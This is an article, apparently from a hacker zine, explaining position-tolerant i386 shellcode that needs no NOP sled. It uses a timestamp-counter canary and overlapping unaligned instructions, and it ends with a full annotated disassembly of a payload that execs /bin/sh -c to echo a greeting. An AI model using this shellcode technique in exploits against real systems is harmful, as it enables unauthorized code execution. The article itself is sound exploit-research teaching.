10 i386 Shellcode for Lazy Neighbors; or, I am my own NOP Sled.

by Brainsmoke

Who needs a NOP sled when you can jump into the middle of your shellcode and still succeed? The trick here is to set a canary value at the start of the shellcode and check it at the very end. This allows for an exploit to jump right in the middle of the shellcode, because when the canary check fails, the shellcode will just start again from the beginning.


Due to placement of variables in memory by the compiler it is usually possible to guess a payload's four-byte alignment. Let's assume a possible entry point at every fourth byte, not bothering with any other offsets as doing this for every single offset would be impossible.[19]

In order to make this work, no entry point should generate a fault, regardless of the register values. This means we will only be accessing memory through the stack pointer. We also shy away from instructions that are larger than four bytes, such as the five byte long 32 bit push-immediate instruction. Instead, we use smaller instructions to achieve the same goal. In this case we use the four byte long 16 bit push. This means that we, for the greater part of the shellcode, do not have to worry about jumping in to the middle of instructions.

For our canary check, at the start of the shellcode we will fill `ebp` with the 32 most significant bits of the timestamp counter. On modern CPUs this value increases every few seconds. As `ebp` often contains a pointer to an address on the stack, it is unlikely that it will have the same value initially. Just before popping shell, we will read the timestamp counter again and compare. If they differ, we'll assume we entered somewhere in the middle of the code and restart from the beginning. As this value changes every once in a while, you might be so unlucky that it changed in the few cycles between the two reads, but in this case our shellcode will just loop one extra time before finishing.

"But," I hear you say, "what if we jump into the middle of the canary check?" Our canary check, together with the conditional jump to the beginning, and the final syscall instruction cannot possibly fit in four bytes. This is where we make use of unaligned instructions. For the canary check, we use code that does not have instructions that start at a four-byte boundary. At the same time, we make sure that the first two bytes at fourth byte boundary will be `0xeb 0xf2` which, when executed as an instruction will jump 14 bytes back into the shellcode. This will land it again on a four-byte boundary. Eventually the program counter will land into an earlier part of the shellcode that is in the right instruction chain.

Assuming our shellcode eventually calls `int 80h`, which is `0xcd 0x80`, the final part of our shellcode now looks a little like the following.



In our normal instruction thread, bytes `0xeb` shall become the last byte of an instruction, and the `0xf2` bytes will become the first byte of the next opcode. Fortunately `0xf2` is a prefix code which can be prepended to many short instructions without any harmful side-effects.

As you can see there's not much room left for our own instructions. Certainly since every fourth byte will need to be part of a multi-byte opcode together with `0xeb`. To address this, we will need to find some useful instructions that contain `0xeb`.

When `0xeb` is used as the second byte of a compare operation (opcode `0x39`), it represents the `ebp, ebx` register pair. We will be using this both as a `nop` as well as for our canary comparison. Another option is

[19] If you can prove me wrong, I'd love to see the PoC.

to use `0xeb` as the second byte of a conditional jump which, if taken will land you somewhere earlier in the shellcode, on a four-byte boundary.

Combining those two instruction gives us the building blocks for our canary check: compare two values and jump backward if they do not match. Now all we have to do is load the high 32 bits of the timestamp counter in `ebx` and restore any spilled registers before calling `int 80h`. The `ebp` register already has the right value.

```
    0000:      0f 31              rdtsc                       ; read timestamp counter
 2  0002:      92                 xchg edx, eax
    0003:      95                 xchg ebp, eax               ; put high dword in ebp
 4  0004:      31 db              xor ebx, ebx
    0006:      66 53              push bx
 6  0008:      66 68 75 72        push small 07275h
    000C:      66 68 62 6f        push small 06F62h
 8  0010:      66 68 67 68        push small 06867h
    0014:      66 68 65 69        push small 06965h
10  0018:      66 68 20 4e        push small 04E20h
    001C:      66 68 6c 6f        push small 06F6Ch
12  0020:      66 68 65 6c        push small 06C65h
    0024:      66 68 20 48        push small 04820h
14  0028:      66 68 68 6f        push small 06F68h
    002C:      66 68 65 63        push small 06365h
16  0030:      89 e1              mov ecx, esp                ; argv[2] -> ecx
    0032:      6a 68              push 068h
18  0034:      66 68 2f 73        push small 0732Fh
    0038:      66 68 69 6e        push small 06E69h
20  003C:      66 68 2f 62        push small 0622Fh
    0040:      89 e0              mov eax, esp                ; filename / argv[0] -> eax
22  0042:      6a 2d              push 02Dh
    0044:      b2 63              mov dl, 063h
24  0046:      89 e6              mov esi, esp                ; argv[1] -> esi
    0048:      88 54 24 01        mov [esp+1h], dl
26  004C:      53                 push ebx
    004D:      89 e2              mov edx, esp                ; envp [ NULL ] -> edx
28  004F:      51                 push ecx
    0050:      56                 push esi
30  0051:      50                 push eax
    0052:      eb 02              jmp short 0056h
32  0054:      eb aa              jmp short 0000h             ; jump back 'midway station'
    0056:      89 e1              mov ecx, esp                ; argv [ '/bin/sh', ... ] -> ecx
34  0058:      b3 0b              mov bl, 0Bh                 ; __NR_EXECVE -> ebx
    005A:      50                 push eax                    ; push filename
36  005B:      52                 push edx                    ; push envp
    005C:      0f 31 92 39        ____________________.
38  0060:      eb f2 93 39        jmp short 0054h ; ...   | these jumps will all
    0064:      eb f2 5a 75        jmp short 0058h ; ...   | (eventually) end up
40  0068:      eb f2 5b 39        jmp short 005Ch ; ...   | at 005C
    006C:      eb f2 cd 80        jmp short 0060h ; ...   |
42  0070:                         .____________________/
                                  |
44                                V
    005C:      0f 31              rdtsc
46  005E:      92                 xchg edx, eax               ; canary val -> eax
    005F:      39 eb              cmp ebx, ebp                ; no-op
48  0061:      f2 93              repnz xchg ebx, eax         ; canary val -> ebx / __NR_EXECVE -> eax
    0063:      39 eb              cmp ebx, ebp                ; canary check -> OK if zero
50  0065:      f2 5a              repnz pop edx               ; envp -> edx
    0067:      75 eb              jnz 0054h                   ; jump to 'midway station' in case
52                                                            ; the check fails
    0069:      f2 5b              repnz pop ebx               ; filename -> ebx
54  006B:      39 eb              cmp ebx, ebp                ; nop
    006D:      f2 cd 80           repnz int 80h               ; we're done :-)
```